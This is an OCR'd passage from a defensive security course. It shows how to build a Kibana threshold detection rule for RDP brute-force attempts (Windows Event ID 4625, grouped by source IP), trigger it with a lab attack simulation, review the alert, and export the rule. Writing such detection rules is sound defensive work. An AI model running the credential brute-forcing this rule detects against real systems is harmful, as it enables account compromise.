


Figure 111: Security home page

At the moment, the dashboards do not provide any meaningful information for us. Instead we should turn our attention to the navigation pane on the left. Under the*Detect* heading, we'll notice a selection for *Alerts* as well as *Rules*. We'll be going back and forth between these pages, as we'll be defining rules and triggering alerts based on their design.

Clicking on the Rules link on the left side brings us to the Rules page. Below is the landing page shown in Kibana:




Figure 112: Rules home page

Our ELK stack includes a large list of prebuilt security detection rules.[594] For now, all the rules are deactivated to avoid burdening the system with potentially-false positives. Let's turn our attention to the button in the upper right-hand corner, *Create new rule*.

Clicking on the *Create new rule* button will bring us to another page, shown below. The various *rule types*[595] available for creation are highlighted.

[594] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/security/current/prebuilt-rules.html

[595] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/security/master/rules-ui-create.html




Figure 113: Create new rule - Rule types

By default, the first rule type selected is a *Custom query*[596] rule. This rule generates an alert if a specific KQL query finds any matches. Another rule type is *Threshold*,[597] which aggregates a series of matches for a query above or under a specific quantity. If the quantity condition is met, an alert is generated. A third rule type, *Event Correlation*,[598] will generate alerts on queries that not only match, but follow a sequence specified in the rule. The *Indicator Match*[599] rule type creates alerts if any fields match values that are found in a separate indicator-based index. An example of this would be the creation of a new process followed by outbound network communications caused by the same process. Finally, the *Machine Learning*[600] rule type is listed, but disabled. A machine learning rule can detect deviations in expected behavior such as atypical source IPs from users logging into the system.

For our purposes, we'll create a new rule to detect a very specific type of anomaly: an attempt to brute-force credentials of a Windows user account using RDP. This requires very specific query language as well as a specific rule type. Once created, we'll test our alert by executing a brute force attack from attacker02 and waiting for detection to occur.

~~To start creating our rule, we'll~~ visit the Rule page and select a rule type. We can expect that a brute-force activity would involve a large volume of failed authentications from a single source. This means that the Threshold rule type would be most applicable to our use case. With this rule, we can aggregate authentication failures over a period of time. If the aggregation is above our threshold, our rule will be satisfied and actions can be taken.

Let's move on to the *Custom query* field, where we'll submit KQL to find data that would match our suspected activity. For the Windows Security event log, Event ID 4625 is reserved for failed authentications to the host. The KQL syntax that we'll use for this rule is as follows:

```
event.code : "4625"
```

Listing 674 - KQL for failed authentications

Our current goal is aggregating authentication failures identified by Windows Event log. Without a threshold or grouping characteristics, this alert would fire every time an invalid username or password was inadvertently submitted.

Next, we'll set up the *Threshold* associated with this attack to reduce false positives.[601] If there are at least 100 event entries with Event ID 4625, we should ensure they're coming from the same source IP. An example of our rule in the rule definition form is shown below.

[596] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/security/current/rules-ui-create.html#create-custom-rule

[597] (Elasticsearch, B.V., 2022), https://www.elastic.co/guide/en/security/current/rules-ui-create.html#create-threshold-rule

[598] (Elasticsearch, B.V., 2022), https://www.elastic.co/guide/en/security/current/rules-ui-create.html#create-eql-rule

[599] (Elasticsearch, B.V., 2022), https://www.elastic.co/guide/en/security/current/rules-ui-create.html#create-indicator-rule

[600] (Elasticsearch, B.V., 2022), https://www.elastic.co/guide/en/security/current/rules-ui-create.html#create-ml-rule

[601] (Wikipedia, 2022), https://en.wikipedia.org/wiki/False_positives_and_false_negatives

Index patterns

apm-*-transaction* × traces-apm* × auditbeat-* × endgame-* × filebeat-* × logs-* × packetbeat-* × winlogbeat-* ×

Enter the pattern of Elasticsearch indices where you would like this rule to run. By default, these will include index patterns defined in Security Solution advanced settings.

Custom query

Import query from saved timeline

event.code : "4625" KQL

+ Add filter

Group by

source.ip ×

Threshold

>= 100

Select fields to group by. Fields are joined together with 'AND'

Count

All results

Unique values

>=

Select a field to check cardinality

Timeline template

None

Select which timeline to use when investigating generated alerts.

Quick query preview

Last hour

Preview results

Select a timeframe of data to preview query results

Continue

Figure 114: "Define rule" input for RDP Br ute Force rule

Our form shows "source.ip" listed in the *Group by* field, with our *Threshold* set to 100. If the same source IP appears more than 100 times in our KQL query results, the rule conditions will be met-however, this threshold must be met within a specific timespan. We'll define that timespan in the next section.

Let's move to the next step of creating our new rule by clicking the *Continue* button at the bottom. New fields in this section enable us to give our rule a name, a description, severity, risk score, and optional tags. An example of data input for our rule is shown below:




Figure 115: "About rule" input for RDP Brute Force rule

The name and description are for appearances only, used to describe the alerts generated from the rule. The severity and risk score are also arbitrary. Let's assign a severity of "High" and a risk score of "75" for this activity. For tags, we'll add "rdp-brute-force" in case we want to find this activity quickly using KQL. With these entries in place, we can click the *Continue* button to move forward.

In the advanced settings of the "About rule" section, we could add details such as tags related to the MITRE ATT&CK framework, false positive examples, or an investigation guide. These fields are convenient for reference, but do not change the efficacy of the rule's operation.

Throughout the next two sections of rule creation, we'll manage scheduling the rule as well as rule actions. The default timing for *Schedule rule* is to run every five minutes, with one minute of additional "look-back" time. Shown below are our parameters for this stage of rule creation.




Figure 116: "Schedule rule" input for RDP Brute Force rule

Our time-based limit for this Threshold rule indicates 100 aggregated events should occur within five minutes to trigger the rule. Every five minutes, this rule runs the query and counts the number of matches. For our purposes, we do not need to change these defaults and can click the *Continue* button.

For *Rule actions*, we will use the default "Perform no actions" selection for our *Actions frequency*. Shown below is our configuration at this stage of rule creation.




Figure 117: "Rule actions" input for RDP Brute Force rule

In this section, we can instruct the rule to generate an email to a specific group or create notifications in other tools like Slack,[602] Microsoft Teams,[603] or even another index in Elasticsearch. One commonly-used option is *On each rule of execution*, which notifies or sends an email each time specific activity is detected. Alerts can also be sent in timed batches on an hourly, daily, or weekly basis. For now, we only want an alert to be generated in Kibana, and will perform no other other actions.

[602] (Slack Technologies, LLC, 2022), https://slack.com/

[603] (Microsoft, 2022), https://www.microsoft.com/en-us/microsoft-teams/group-chat-software

We can now click *Create & activate rule*. This will send us to the RDP Brute Force rule sub-page under Rules.

With the newly-activated rule in place, let's turn our attention to the web interface on attacker02. This time, we'll select *RUN* under "Demo: RDP Brute Force" to emulate a brute force attack against our Windows server appsrv01. Once it is finished, we'll return to the *Alerts* page in Kibana, which allows us to review generated alerts. Below is the landing page with no alerts displayed:




Figure 118: Alerts page in Kibana

Since our detection rule is scheduled for every five minutes, we may have to wait for results. We can occasionally click *Refresh* until a detection of our new rule appears.

Once the alert is detected, our Alerts page resembles what is shown below. We'll note the alert listing in the *Count* frame.




Figure 119: RDP Brute Force Alert detection

The *Count* frame displays a list of generated alerts. For now, only one alert is shown. As more rules create events, they will appear in this frame along with a running total of activity.

Near the bottom of the Alerts page is a table showing several features of the alert that we defined in the rule, such as *Severity*, *Risk Score*, and *Name*. Under the *Actions* field are icons for investigating the alert details or changing its status. For now, let's click on *View details*. A drawer pane will appear from the right side with more details about the alert.




Figure 120: More details of RDP Brute Force alert

By default, the drawer pane opens the *Overview* link of the alert with highlighted details based on parameters involving our query. Let's more closely review the details displayed.

In particular, there is one piece of data that should draw our attention. Below is a listing from the *Overview* link.

```
Status:           Open
Timestamp:        Feb 28, 2022 @ 15:39:11.770
Rule:             RDP Brute Force
Severity:         high
Risk Score:       75
source.ip:        172.16.50.254
Threshold Count:  100
...
```

Listing 675 - Alert details for RDP Brute Force

In this overview of the alert, we can determine the source IP of the activity is different than the attacker02 VM. Depending on our familiarity of the network, this could be an expected route for RDP activity or something else. We can only confirm based on our alert that brute force activity occurred. We'll determine what to do with this information in the next section. For now, let's further explore ELK's rules.

One major advantage of using ELK's rules is their portability. Rules can be exported from one ELK stack, then shared with other users and imported so other teams can benefit from them. Over time, we may develop dozens of rules to back up or deploy to other ELK instances.

Let's demonstrate this portability for our stack by exporting the "RDP Brute Force" rule to our own local storage. We'll then remove the rule from the ELK stack and use our backup to restore it.

Let's begin by navigating to the Rules page and locating the RDP Brute Force rule that we created. By default, active rules are listed before inactive rules. Our rule should be at the top of the listing, along with some additional action links. One of these links, *Bulk actions*, allows us to perform the same action on numerous rules checked off on the side. Our rule is highlighted below, while indicating the Bulk actions link.




Figure 121: Bulk actions for selected rules in ELK stack

The Bulk actions link enables us to change the state of selected rules (activate/deactivate) as well as delete or duplicate them.

We can click *Export selected* to download the RDP Brute Force rule.




Figure 122: Exporting a rule using Bulk actions

After clicking, a dialog box appears and prompts us to download the file with a Newline-Delimited JSON (.ndjson) extension.[604]

Once our file is saved locally, we'll make sure that the import/export process works by deleting our "RDP Brute Force" rule from the ELK stack. This is done by selecting the checkbox next to the rule and using the *Delete selected* action.

[604] 695 (NDJSON, 2022), http://ndjson.org/

